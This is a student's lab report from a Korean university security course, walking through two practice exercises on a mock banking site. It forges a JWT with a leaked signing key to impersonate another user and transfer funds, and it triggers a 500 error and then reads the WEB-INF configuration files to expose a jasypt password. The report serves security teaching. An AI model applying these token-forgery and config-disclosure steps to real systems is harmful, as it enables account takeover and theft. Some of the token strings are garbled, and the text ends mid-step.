

□ 단국대학교 > 사이버보안 학과 > 인터넷 보안 > 보고서 템플릿

25년 1학기 인터넷 보안 수업

# 인터넷 뱅킹 모의해킹

: JWT 인증값 변조, DB 정보 탈취

2025년 6월 10일

학번 : 32231594

이름 : 박기쁨

## 1. 인터넷 뱅킹(Shield Bank) 10 번 문항 : JWT 인증값 변조

### <과정 설명>

JWT(JSON Web Token)는 정보를 JSON 객체로 안전하게 주고받기 위한 개방형 표준(RFC 7519)이다. 토큰은 비공개 시크릿 키 또는 공개/비공개 키를 사용하여 서명된다.

본 실습에서는, JWT를 변조하여 타 사용자로 위장한 뒤, 원하는 계좌로 간편 이체를 수행하는 공격을 진행한다.

### Step 1. 페이지 동작 방식 확인

#### Step 1-1. 페이지 동작 방식 확인

: 간편 이체 과정을 따라가며 페이지 동작 방식을 확인한다.

문제 10번. 간편이체에서 수행되는 JWT 서명키가 노출되었습니다. 타사용자로 위장하여 자신의 계좌로 간편이체를 수행하고 거래 내역 조회에서 FLAG를 확인하세요.

Hint 타사용자의 계좌번호는 "110-22102-46358". ID는 "jwtproblem"이고 노출된 JWT 서명키는 "jwtauthkey"입니다.

#### 간편 이체

##### 출금 계좌번호

계좌를 선택하세요.

##### 입금 계좌번호

자주 사용하는 계좌에 등록된 계좌만 표시됩니다.

##### 입금 은행

Shield Bank

##### 입금 금액

1000만원 미만 이제 가능

##### PIN

이체하기

: 출금 계좌로는 본인의 계좌만 선택할 수 있다.

#### 간편 이체

##### 출금 계좌번호

계좌를 선택하세요.

계좌를 선택하세요.

21354 - 001 - 0479001

자주 사용하는 계좌에 등록된 계좌만 표시됩니다.

##### 입금 은행

Shield Bank

##### 입금 금액

1000만원 미만 이제 가능

##### PIN

이체하기

: 입금 계좌로는 '자주 사용하는 계좌'에 등록된 계좌만 선택할 수 있다.

간편 이체

출금 계좌번호

21354 - 001 - 0479001

입금 계좌번호

자주 사용하는 계좌에 등록된 계좌만 표시됩니다.

자주 사용하는 계좌에 등록된 계좌만 표시됩니다.

주거래계좌 (21354 - 001 - 0479001)

1000만원 미만 이체 가능

입금 은행

Shield Bank

PIN

: 입금 금액과 PIN 을 입력한 후 이체하기 버튼을 누른다.

**간편 이체**

---

**출금 계좌번호**

21354 - 001 - 0479001

**입금 계좌번호**

주거래계좌 (21354 - 001 - 0479001)

**입금 은행**

Shield Bank

**입금 금액**

100


**PIN**

\*\*\*\*\*

---

**이체하기**

: 자기 자신에게 이체할 수 없다는 안내문이 뜬다.



## Step 2. JWT 인증값 변조하기

### Step 2-1. JWT 인증값 얻기

: 페이지를 새로고침(Shift+F5)한 후 패킷을 intercept 해본다.

: Response의 Set-Cookie에 jwt\_practice10이라는 이름으로 JWT가 담겨있다.

Selected text  
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJKV1QiLCJlbWVudCI6MTQwNjUyMjEwMSwiZXIiLCJleHAiOjE3MDk4NTMtbmVzZ2pC18iiv/c3Q#|M01n0.FaQoMMEHnrs6K\_fnRgeQ1ds7a30vls9g4nU1f; jwt\_practice10=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJKV1QiLCJlbWVudCI6MTQwNjUyMjEwMSwiZXIiLCJleHAiOjE3MDk4NTMtbmVzZ2pC18iiv/c3Q#|M01n0.Ldpf3Q20Ku11sg1IW7Jnsjtxdk2ySP06hfgET54; JSESSIONID=F0MFPC20C9A5B9818424213842F27D9  
Decoded from: Select

: JWT decoder/encoder 사이트를 이용하여 패킷의 JWT를 디코딩해본다.

: 페이지의 userid가 공격자의 id인 eqst1234로 설정되어 있는 것을 볼 수 있다.

### JWT decoder / encoder

당신의 데이터는 100% 비공개입니다 -- JWT는 귀하의 장치에서 직접 완전히 디코딩 및 인코딩됩니다.

서명 키  
HMAC 비밀 키를 입력하세요

디코딩된 헤더

```
{  
  "typ": "JWT",  
  "alg": "HS256"  
}
```

디코딩된 페이로드

```
{  
  "sub": "JWTToken4easytransfer",  
  "exp": 1749841369,  
  "userid": "eqst1234"  
}
```

Base64 인코딩됨

## Step 2-2. JWT 인증값 변조하기

: 서명키 란에 노출된 서명키인 jwtauthkey를 입력해보면 서명이 확인된다는 문구가 뜬다.

### JWT decoder / encoder

당신의 데이터는 100% 비공개입니다 -- JWT는 귀하의 장치에서 직접 완전히 디코딩 및 인코딩됩니다.

**JWT**

```
eyJBeXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJKV1RUb2t1bjR1YXN5dHJhbNmZXIX1lCJ1eHA10jE3NDk4NDEzNjksInVzZXJpZCI6ImVxc3QxMjM0In8.u1LZumvkezx-6Nps937U3t9RR5glzkp_yG8dh4cDno
```

✓ 서명 확인됨!

**디코딩된 헤더**

```
{
  "typ": "JWT",
  "alg": "HS256"
}
```

**디코딩된 페이로드**

```
{
  "sub": "JWTToken4easytransfer",
  "exp": 1749841369,
  "userid": "eqst1234"
}
```

Base64 인코딩됨

**서명 키**

**jwtauthkey**

: JWT encoder로 변환하여, userid를 타사용자의 id인 jwtproblem으로 바꾸어 인코딩한다.

### JWT encoder / decoder

당신의 데이터는 100% 비공개입니다 -- JWT는 귀하의 장치에서 직접 완전히 디코딩 및 인코딩됩니다.

**헤더**

```
{
  "typ": "JWT",
  "alg": "HS256"
}
```

**페이로드**

```
{
  "sub": "JWTToken4easytransfer",
  "exp": 1749841369,
  "userid": "jwtproblem"
}
```

**서명 키**

**jwtauthkey**

**인코딩된 JWT**

```
eyJBeXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJKV1RUb2t1bjR1YXN5dHJhbNmZXIX1lCJ1eHA10jE3NDk4NDEzNjksInVzZXJpZCI6Imp3dHbyb2JszW0ifQ.x8seKp8au5fTNh12c1zjhj11XF9mtz8hm3ZDckn5LM0
```

✓ 서명 확인됨!

Base64 인코딩됨

: id를 바꾸어 새로 인코딩한 JWT를, intercept했던 패킷의 Response JWT와 바꿔치기 한다.

Burp Suite Community Edition v2025.4.5 - Temporary Project

Response from https://elms2.skinfosec.co.kr:8111/practice/practice10 [218.233.105.177]

Time	Type	Direction	Method	URL	Status code	Length
01:52:22.14 Jun. 2025	HTTP	← Response	GET	https://elms2.skinfosec.co.kr:8111/practice/practice10	200	15017
01:52:22.14 Jun. 2025	HTTP	← Response	POST	https://noodle-nbtrn-cafe.kroosion-fatty-adne.com/	200	360

**Request**

Pretty Raw Hex

```
1. GET /practice/practice10 HTTP/1.1
Host: elms2.skinfosec.co.kr:8111
2. cookie: jwtauthkey=eyJBeXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJKV1RUb2t1bjR1YXN5dHJhbNmZXIX1lCJ1eHA10jE3NDk4NDEzNjksInVzZXJpZCI6Imp3dHbyb2JszW0ifQ.x8seKp8au5fTNh12c1zjhj11XF9mtz8hm3ZDckn5LM0
eyJ0XAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJKV1RUb2t1bjR1YXN5dHJhbNmZXIX1lCJ1eHA10jE3NDk4NDEzNjksInVzZXJpZCI6Imp3dHbyb2JszW0ifQ.x8seKp8au5fTNh12c1zjhj11XF9mtz8hm3ZDckn5LM0
3. Cache-Control: no-store
4. Content-Type: text/html; charset=UTF-8
5. Content-Language: ko-KR
6. Date: Fri, 22 Jun 2025 18:52:49 GMT
7. Etag: 0x80000000000000000000000000000000
8. Connection: keep-alive
9. Content-Length: 14802
```

**Response**

Pretty Raw Hex Render

```
1. HTTP/1.1 200
Set-Cookie: jwtauthkey=eyJBeXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJKV1RUb2t1bjR1YXN5dHJhbNmZXIX1lCJ1eHA10jE3NDk4NDEzNjksInVzZXJpZCI6Imp3dHbyb2JszW0ifQ.x8seKp8au5fTNh12c1zjhj11XF9mtz8hm3ZDckn5LM0
2. Set-Cookie: jwtauthkey=eyJBeXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJKV1RUb2t1bjR1YXN5dHJhbNmZXIX1lCJ1eHA10jE3NDk4NDEzNjksInVzZXJpZCI6Imp3dHbyb2JszW0ifQ.x8seKp8au5fTNh12c1zjhj11XF9mtz8hm3ZDckn5LM0
3. Cache-Control: no-store
4. Content-Type: text/html; charset=UTF-8
5. Content-Language: ko-KR
6. Date: Fri, 22 Jun 2025 18:52:49 GMT
7. Etag: 0x80000000000000000000000000000000
8. Connection: keep-alive
9. Content-Length: 14802
```

**Inspector**

Selected text: eyJ0XAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJKV1RUb2t1bjR1YXN5dHJhbNmZXIX1lCJ1eHA10jE3NDk4NDEzNjksInVzZXJpZCI6Imp3dHbyb2JszW0ifQ.x8seKp8au5fTNh12c1zjhj11XF9mtz8hm3ZDckn5LM0

Decoded from: Select

: 타사용자의 JWT로 인증한 페이지로 돌아온다.

The screenshot shows a banking application's withdrawal form. At the top, there is a header "간편 이체". Below it, there are four input fields: "출금 계좌번호" (Withdrawal Account Number), "입금 계좌번호" (Deposit Account Number), "입금 금액" (Deposit Amount), and "PIN". A large orange button at the bottom right is labeled "이체하기" (Transfer). The "출금 계좌번호" field has a dropdown menu open, showing the placeholder "계좌를 선택하세요." (Select account).

### Step 3. 출금 계좌 변경하기

#### Step 3-1. 개발자도구 확인하기

: 개발자도구의 Elements 탭을 열어 출금 계좌번호 란과 관련된 코드를 찾는다.

The screenshot shows a browser's developer tools with the "Elements" tab selected. The left panel displays the DOM structure of the withdrawal form, specifically focusing on the "출금 계좌번호" field. The right panel shows the CSS styles applied to the body element. A message in the top right corner of the developer tools indicates that DevTools is now available in Korean. The developer tools interface includes tabs for Elements, Console, Sources, Network, Performance, and more.

## Step 3-2. 계좌번호 변경하기

: 출금 계좌번호의 value에 공격자의 계좌번호가 저장되어 있는 것을 확인할 수 있다.

The screenshot shows a web application interface for managing bank accounts. On the left, there is a sidebar with the title "간편 이체". The main area contains fields for "출금 계좌번호" (Withdrawal Account Number), "입금 계좌번호" (Deposit Account Number), "입금 금액" (Deposit Amount), and "PIN". A large orange button at the bottom right says "이체하기" (Transfer). To the right of the application, the Chrome DevTools developer console is open. The "Elements" tab shows the DOM structure for the withdrawal account selection. An option element within a select dropdown is highlighted, showing its value as "110-22102-46358". The DevTools interface also displays various tabs like Elements, Console, Sources, Network, and Performance.

: value 값을 타사용자의 계좌번호로 바꿔치기 한다.

This screenshot shows the same web application interface as the previous one, but with a change made to the withdrawal account number. The "출금 계좌번호" dropdown now contains the value "110-22102-46358", which corresponds to the target user's account. The rest of the application and the DevTools interface remain identical to the first screenshot.

### Step 3-3. 이체 절차 마무리하기

: (value로 타사용자의 계좌번호를 저장하게 된) 출금 계좌번호, 입금 계좌번호, 입금 금액과 PIN을 입력한 후 이체하기 버튼을 눌러 이체 절차를 마무리한다.

문제 10번. 간편이체에서 수행되는 JWT 서명키가 노출되었습니다. 타사용자로 위장하여 자신의 계좌로 간편이체를 수행하고 거래 내역 조회에서 FLAG를 확인하세요.

Hint 타사용자의 계좌번호는 "110-22102-46358". ID는 "jwtproblem"이고 노출된 JWT 서명키는 "jwtauthkey"입니다.

: 간편 이체가 문제 없이 이루어진다.

: 거래 내역 조회 페이지를 확인하여 정답을 획득한다. (정답: **JWTVULNERABILITY**)


거래일시	보낸분/받는분	금액	잔액	거래 유형
2025-06-14	FLAG: JWTVULNERABILITY	9,999,999원	4,820,999,998원	입금
2025-06-10	FLAG: JWTVULNERABILITY	9,999,999원	4,810,999,999원	입금

## 2. 인터넷 뱅킹(Shield Bank) 9 번 문항 : DB 정보 탈취

### <과정 설명>

본 실습에서는 고의적으로 500 에러를 발생시켜 서버 구조를 확인하고, 필요한 정보를 획득하여 DB 정보를 탈취하고자 한다.


Tomcat 의 폴더 구조를 숙지하면 보다 수월하게 필요한 정보를 획득할 수 있다.



### Step 1. 페이지 동작 방식 확인하기

#### Step 1-1. 페이지 동작 방식 확인하기

: 문제 사이트로 이동 버튼을 눌러본다.



: 잘못된 접근이라는 에러 페이지로 이어진다.


: 처음 페이지의 주소는 :8111이었지만, 이동한 에러 페이지는 :8112의 주소를 갖는다.



## Step 2. 500 에러를 이용해 구조 유추하기

### Step 2-1. 500 에러 발생시키기

: 에러 페이지의 URL 뒤에 token 파라미터를 추가하고, 파라미터 값으로는 아무 글자나 입력한 후 이동하여 500 에러를 고의적으로 발생시킨다.



: 500 에러가 발생하며 서버에 대한 정보가 노출된다.

```
내부 예외 보고
Request processing failed; nested exception is org.springframework.transaction.CannotCreateTransactionException: Could not open JDBC Connection for transaction; nested exception is java.sql.SQLException: ORA-01017: invalid username/password; logon denied
서버가 해당 요청을 충족시키지 못하게 하는 예기치 않은 조건을 맞닥뜨렸습니다.

org.springframework.web.util.NestedServletException: Request processing failed; nested exception is org.springframework.transaction.CannotCreateTransactionException: Could not open JDBC Connection for transaction; nested exception is ...
    org.springframework.web.servlet.FrameworkServlet.processRequest(FrameworkServlet.java:1014)
    org.springframework.web.servlet.FrameworkServlet.doGet(FrameworkServlet.java:889)
    javax.servlet.http.HttpServlet.service(HttpServlet.java:655)
    org.springframework.web.servlet.FrameworkServlet.service(FrameworkServlet.java:883)
    javax.servlet.http.HttpServlet.service(HttpServlet.java:764)
    org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:53)

[근본 원인 (root cause)]
org.springframework.transaction.CannotCreateTransactionException: Could not open JDBC Connection for transaction; nested exception is java.sql.SQLException: ORA-01017: invalid username/password; logon denied
    org.springframework.jdbc.datasource.DataSourceTransactionManager.doBegin(DataSourceTransactionManager.java:305)
    org.springframework.transaction.support.AbstractPlatformTransactionManager.startTransaction(AbstractPlatformTransactionManager.java:400)
    org.springframework.transaction.interceptor.TransactionAspectSupport.createTransactionIfNecessary(TransactionAspectSupport.java:595)
    org.springframework.transaction.interceptor.TransactionAspectSupport.invokeWithinTransaction(TransactionAspectSupport.java:382)
    org.springframework.transaction.interceptor.TransactionInterceptor.invoke(TransactionInterceptor.invoke(TransactionAspectSupport.java:119)
    org.springframework.aop.framework.ReflectiveMethodInvocation.proceed(ReflectiveMethodInvocation.java:186)
    org.springframework.aop.framework.JdkDynamicAopProxy.invoke(JdkDynamicAopProxy.java:212)
    com.sun.proxy.$Proxy10.doFilterToken(Unknown Source)
    com.alibaba.infra.ums.UmsIntercepter.intercept(UmsIntercepter.java:33)
    org.springframework.web.servlet.HandlerExecutionChain.apply(HandlerExecutionChain.java:151)
    org.springframework.web.servlet.DispatcherServlet.doDispatch(DispatcherServlet.java:1059)
    org.springframework.web.servlet.DispatcherServlet.doService(DispatcherServlet.java:943)
    org.springframework.web.servlet.FrameworkServlet.processEvent(FrameworkServlet.java:1006)
    org.springframework.web.servlet.FrameworkServlet.doGet(FrameworkServlet.java:899)
    javax.servlet.http.HttpServlet.service(HttpServlet.java:655)
    org.springframework.web.servlet.FrameworkServlet.service(FrameworkServlet.java:883)
    javax.servlet.http.HttpServlet.service(HttpServlet.java:764)
    org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:53)

[보조 원인 (root cause)]
java.sql.SQLException: ORA-01017: invalid username/password; logon denied
    oracle.jdbc.driver.T4CTTIoer11.processError(T4CTTIoer11.java:484)
```


: 페이지의 하단의 정보를 통해 실습 서버가 Apache Tomcat/9.0.56임을 확인할 수 있다.




### Step 3. 서버 정보 탈취하기


#### Step 3-1. web.xml 확인하기

: 정보를 획득하기 위해, 웹 어플리케이션의 설정파일인 /WEB-INF/web.xml로 이동해본다.






: /WEB-INF/spring/root-context.xml 라는 이름의 파일을 발견할 수 있다.



### Step 3-2. root-context.xml 확인하기

: /WEB-INF/spring/root-context.xml로 이동해본다.



This XML file does not appear to have any style information associated with it. The document tree is shown below.

```

<beans xmlns="http://www.springframework.org/schema/beans" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:mybatis="http://mybatis.org/schema/mybatis-spring"
    xmlns:context="http://www.springframework.org/schema/context" xmlns:tx="http://www.springframework.org/schema/tx" xsi:schemaLocation="http://mybatis.org/schema/mybatis-spring http://mybatis.org/schema/mybatis-spring-1.2.xsd
    http://www.springframework.org/schema/beans https://www.springframework.org/schema/beans/spring-beans.xsd http://www.springframework.org/schema/context http://www.springframework.org/schema/context/spring-context-4.3.xsd
    http://www.springframework.org/schema/tx http://www.springframework.org/schema/tx/spring-tx-4.3.xsd">
    <!-- Root Context: defines shared resources visible to all other web components -->
    <bean id="environmentVariablesConfig" class="org.jasypt.spring.pbe.config.EnvironmentStringPBEConfig">
        <property name="algorithm" value="PEWJHM5HmDESt"/>
        <property name="password" value="hellomyfriend"/>
    </bean>
    <bean id="configurationEncryptor" class="org.jasypt.encryptor.pbe.StandardPBEStringEncryptor">
        <property name="config" ref="environmentVariablesConfiguration"/>
    </bean>
    <bean id="propertyConfigurer" class="org.jasypt.spring3.properties.EncryptablePropertyPlaceholderConfigurer">
        <constructor-arg ref="configurationEncryptor"/>
        <property name="locations">
            <list>
                <value>classpath:/property/dbinfo.properties</value>
            </list>
        </property>
    </bean>
    <bean id="dataSource" class="org.springframework.jdbc.datasource.DriverManagerDataSource">
        <property name="driverClassName" value="$db.driverClassName"/>
        <property name="url" value="$db.url"/>
        <!-- property name="url" value="jdbc:oracle:thin:@localhost:1521:xe" />
        <property name="username" value="$db.username"/>
        <property name="password" value="$db.password"/>
    </bean>
    <bean id="transactionManager" class="org.springframework.jdbc.datasource.DataSourceTransactionManager">
        <constructor-arg ref="dataSource"/>
    </bean>
    <!-- enable transaction demarcation with annotations -->
    <!-- annotation-driven -->
    <bean id="sqlSessionFactory" class="org.mybatis.spring.SqlSessionFactoryBean">
        <property name="dataSource" ref="dataSource"/>
        <property name="mapperLocations" value="classpath:com/SMTBank/mapper/*.xml"/>
    </bean>
    <!-- mapper config -->
    <bean id="setbankMapper" class="org.mybatis.spring.mapper.MapperFactoryBean">
        <property name="mapperInterface" value="com.SMTBank.mapper.SMTBankMapper"/>
        <property name="sqlSessionFactory" ref="sqlSessionFactory"/>
    </bean>
    <!-- service config -->
    <bean id="setbankService" class="com.SMTBank.service.SMTBankServiceImpl">
        <constructor-arg ref="setbankMapper"/>
    </bean>

```

: jasypt 관련 password 값이 hellomyfriend임을 확인할 수 있다.

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```

<beans xmlns="http://www.springframework.org/schema/beans" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:mybatis="http://mybatis.org/schema/mybatis-spring"
    xmlns:context="http://www.springframework.org/schema/context" xmlns:tx="http://www.springframework.org/schema/tx" xsi:schemaLocation="http://mybatis.org/schema/mybatis-spring http://mybatis.org/schema/mybatis-spring-1.2.xsd
    http://www.springframework.org/schema/beans https://www.springframework.org/schema/beans/spring-beans.xsd http://www.springframework.org/schema/context http://www.springframework.org/schema/context/spring-context-4.3.xsd
    http://www.springframework.org/schema/tx http://www.springframework.org/schema/tx/spring-tx-4.3.xsd">
    <!-- Root Context: defines shared resources visible to all other web components -->
    <bean id="environmentVariablesConfig" class="org.jasypt.spring.pbe.config.EnvironmentStringPBEConfig">
        <property name="algorithm" value="PEWJHM5HmDESt"/>
        <property name="password" value="hellomyfriend"/>
    </bean>
    <bean id="configurationEncryptor" class="org.jasypt.encryptor.pbe.StandardPBEStringEncryptor">
        <property name="config" ref="environmentVariablesConfiguration"/>
    </bean>
